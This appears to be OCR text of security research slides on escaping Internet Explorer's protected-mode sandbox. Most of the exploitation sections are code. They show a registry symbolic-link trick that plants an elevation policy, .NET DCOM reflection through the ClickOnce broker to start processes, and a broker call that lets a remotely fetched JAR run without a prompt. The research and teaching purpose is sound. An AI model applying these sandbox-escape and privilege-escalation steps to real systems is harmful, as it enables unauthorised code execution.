KEY_CREATE_LINK (0x0020)	Reserved for system use.
KEY_CREATE_SUB_KEY (0x0004)	Required to create a subkey of a registry key.

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
Finding a Target Key




context

Exploitation: Step 1

- Create a symbolic link from accessible registry area to target:

```
NtCreateKey(&hKey, KEY_ALL_ACCESS, &oa, 0, NULL,
                   REG_OPTION_CREATE_LINK, &disposition);
RltInitUnicodeString(&valuename, L"SymbolicLinkValue");
NtSetValueKey(hKey, &valuename, 0, REG_LINK,
                dst, wcslen(dst) * sizeof(WCHAR));
```




context

Exploitation: Step 2

- Execute Internet Explorer to cause key to be created

```
WCHAR cmdline [] = L"iexplore.exe x";

CreateProcess(L"C:\\Program Files\\Internet Explorer\\iexplore.exe",
    cmdline, NULL, NULL, FALSE, 0, NULL, NULL, &startInfo, &procInfo));
```



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Exploitation: Step 3

- Open created key and fill in Registry Values for elevation policy

```
RegOpenKeyEx(hKeyIE,
    L"Low Rights\\ElevationPolicy\\{C2B9F6A6-6E3C-4954-8A73-69038A049D00}",
     0, KEY_ALL_ACCESS, &hKey);

CreateRegistryValueString(hKey, L"AppName", L"calc.exe");
CreateRegistryValueString(hKey, L"AppPath", L"C:\\windows\\system32");
CreateRegistryValueDword(hKey, L"Policy", 3);
```

context

Exploitation: Step 4


- Force IE to refresh elevation policy

```
RtlInitUnicodeString(&objName,
  "\\Sessions\\1\\BaseNamedObjects\\LRIEElevationPolicy_");
InitializeObjectAttributes(&objAttr, &objName,
      OBJ_CASE_INSENSITIVE, 0, 0);

NtOpenSection(&hSection, SECTION_MAP_READ | SECTION_MAP_WRITE,
              &objAttr);
int* p = MapViewOfFile(hSection, FILE_MAP_READ | FILE_MAP_WRITE,
       0, 0, sizeof(int));

// Increment counter
*p = *p + 1;
```

context

Exploitation: Step 5

- Execute new process



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What about Files?

- Can we do a similar trick for files?
- Vista introduced file symlinks
  - Can’t use, requires administrator privileges
- But!!!
- Directory symlinks exist, they are called Junctions
  - Requires no privilege other than creating directory

context

Flash Broker


- Broker COM object for Flash (installed by default on Windows 8)
- Has some interesting functions:
  - BrokerCreateFile
  - BrokerCreateDirectory

Accessible Locations
%USERPROFILE%\AppData\Roaming\Adobe\Flash Player
%USERPROFILE%\AppData\Roaming\Macromedia\Flash Player
%TEMP%

Exploring COM Elevation Policy

context

COM Elevation Policy



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
.NET Deployment Service (DFSVC)



context

Connecting to DFSVC

```
WCHAR cmdline [] = L"dfsvc.exe";
IUnknown* pDFSvc;

STARTUPINFO startInfo = { 0 };
PROCESS_INFORMATION procInfo = { 0 };

// Start dfsvc (because we can due to the ElevationPolicy)
CreateProcess(L"C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\dfsvc.exe", cmdline,
         nullptr, nullptr, FALSE, 0, nullptr, nullptr, &startInfo, &procInfo);
// Get instance of DFSvc object
CoCreateInstance(CLSID_DFSvc, nullptr, CLSCTX_LOCAL_SERVER, IID_PPV_ARGS(&pDFSvc));
```


context

Click Once Broker (DFSVC)

```
[ComVisible(true), Guid("20FD4E26-8E0F-4F73-A0E0-F27B8C57BE6F")]
public class DeploymentServiceCom
{
    public void ActivateDeployment(string deploymentLocation,
                                   bool isShortcut);
    public void ActivateDeploymentEx(string deploymentLocation,
                                     int unsignedPolicy,
                                     int signedPolicy);
    public void ActivateApplicationExtension(string textualSubId,
                                             string deploymentProviderUrl,
                                             string targetAssociatedFile);
    public void MaintainSubscription(string textualSubId);
    public void CheckForDeploymentUpdate(string textualSubId);
    public void EndServiceRightNow();
    public void CleanOnlineAppCache();
}
```

context

Fun with .NET DCOM



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MSCORLIB Type Library

```
interface _Object : IDispatch {
    HRESULT ToString([out, retval] BSTR* pRetVal);
    HRESULT Equals(
            [in] VARIANT obj,
            [out, retval] VARIANT_BOOL* pRetVal);
    HRESULT GetHashCode([out, retval] long* pRetVal);
    HRESULT GetType([out, retval] _Type** pRetVal);
};
```

context

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```

context

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    HRESULT GetHashCode([out, retval] long* pRetVal);
    HRESULT GetType([out, retval] _Type** pRetVal);
};
```

context

Exploiting The Vulnerability

```
// Get .NET Type for System.Type
_Type* type = COMObject->GetType()->GetType();

// Get static .NET method GetType(String)
_MethodInfo* mi = type->GetMethod("GetType");
// Invoke method to lookup process type
type = mi->Invoke("System.Diagnostics.Process, System");

// Lookup Start(String) method
mi = type->GetMethod("Start");
// Run CALC
mi->Invoke("calc")
```

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
ExploitDotNetDCOM

- Simple tool to exploit vulnerable versions of .NET
- Use for Privileged Escalation and potentially RCE



Working with the Broker

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Broker Interfaces

- Under the hood broker exposes many DCOM services to protected mode process.
- Accessed through the *IEUserBroker* object accessible from protected mode
- Passed via alternative IPC mechanism and accessed through *ierutils!CoCreateUserBroker*

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Access Broker Object

```
typedef HRESULT(__stdcall *f)(IEUserBroker* ppBroker);

IEUserBroker* GetUserBroker()
{
    IEUserBroker* broker;
    HMODULE hMod = LoadLibrary(L"iertutil.dll");

    f pf = (f) GetProcAddress(hMod, (LPCSTR)58);
    pf(&broker);

    return broker;
}
```

context

Extracting COM Interface Definitions

- Public Symbols provide the answer
- Run simple IDA Python Script

context

IEUserBroker Interface

Extracted from IE Public Symbols (ieframe.dll)

```
struct IIEUserBroker : IUnknown
{
    HRESULT Initialize();
    HRESULT CreateProcessW();
    HRESULT WinExec();
    HRESULT BrokerCreateKnownObject(CLSID*, IID*, IUnknown**);
    HRESULT BrokerCoCreateInstance();
    HRESULT BrokerCoCreateInstanceEx();
    HRESULT BrokerCoGetClassObject();
};
```

context

IEUserBroker Interface

Extracted from IE Public Symbols (ieframe.dll)

```
struct IIEUserBroker : IUnknown
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    HRESULT BrokerCoCreateInstanceEx();
    HRESULT BrokerCoGetClassObject();
};
```

context

BrokerCreateKnownObject

```
; Attributes: bp-based frame

; __int32 __stdcall CIEUserBrokerObject::BrokerCreateKnownObject(CIEUserBrokerObject *__hidden this, const struct _GUID *, const struct _GUID *, struct IUnknown **)
?BrokerCreateKnownObject@CIEUserBrokerObject@@UAGJABU_GUID@@0PAPAUIUnknown@@@Z proc near

this= dword ptr  8
rclsid= dword ptr  0Ch
riid= dword ptr  10h
ppv= dword ptr  14h

; FUNCTION CHUNK AT 100A0169 SIZE 00000027 BYTES
; FUNCTION CHUNK AT 10162174 SIZE 000000A5 BYTES
; FUNCTION CHUNK AT 1016225C SIZE 00000041 BYTES

mov     edi, edi
push    ebp
mov     ebp, esp
push    esi             ; struct _GUID *
mov     esi, [ebp+rclsid]
mov     ecx, offset _CLSID_CShdocvwBroker
push    edi             ; struct _GUID *
mov     edx, esi
mov     edi, 80070005h
call    ?IsEqualGUID@@YGHABU_GUID@@0@Z ; IsEqualGUID(_GUID const &,_GUID const &)
test    eax, eax
jz      loc_10162174
```

context

Some Known Objects

Name	CLSID
Shell Document View Broker	{9C7A1728-B694-427A-94A2-A1B2C60F0360}
Feeds Low Rights Broker	{A7C922A0-A197-4AE4-8FCD-2236BB4CF515}
Protected Mode API	{ED72F0D2-B701-4C53-ADC3-F2FB59946DD8}
Settings Broker	{C6CC0D21-895D-49CC-98F1-D208CD71E047}
IE Recovery Store	{10BCEB99-FAAC-4080-B20F-AD07CD671EEF2}
WinINET Broker	{C39EE728-D419-4BD4-A3EF-EDA059DBD935}

context

Shell Document View Broker

- Monster broker interface implemented in ieframe.dll
- Around 145 separate function calls


```
struct IShdocvwBroker : IUnknown
{
    HRESULT RedirectUrl();
    HRESULT RedirectShortcut();
    HRESULT RedirectUrlWithBindInfo();
    HRESULT NavigateUrlInNewTabInstance() ;

    // And on for another 141 functions!!!
};
```

context


SetAttachmentUserOverride

- Function which adds a ProgID to the AttachmentExecute registry key
- What is that registry key used for?



context

JAR Files



context

Exploiting the Vulnerability

```
IWebBrowser2* browser;
IShdocvwBroker* shdocvw;

broker->BrokerCreateKnownObject(CLSID_CShdocvwBroker,
                                IID_PPV_ARGS(&shdocvw));

shdocvw->SetAttachmentUserOverride(L"jarfile");

bstr_t nav = L"http://www.myserver.com/exploit.jar";
browser->Navigate(nav, nullptr, nullptr, nullptr, nullptr);
```

Finding More Attack Surface

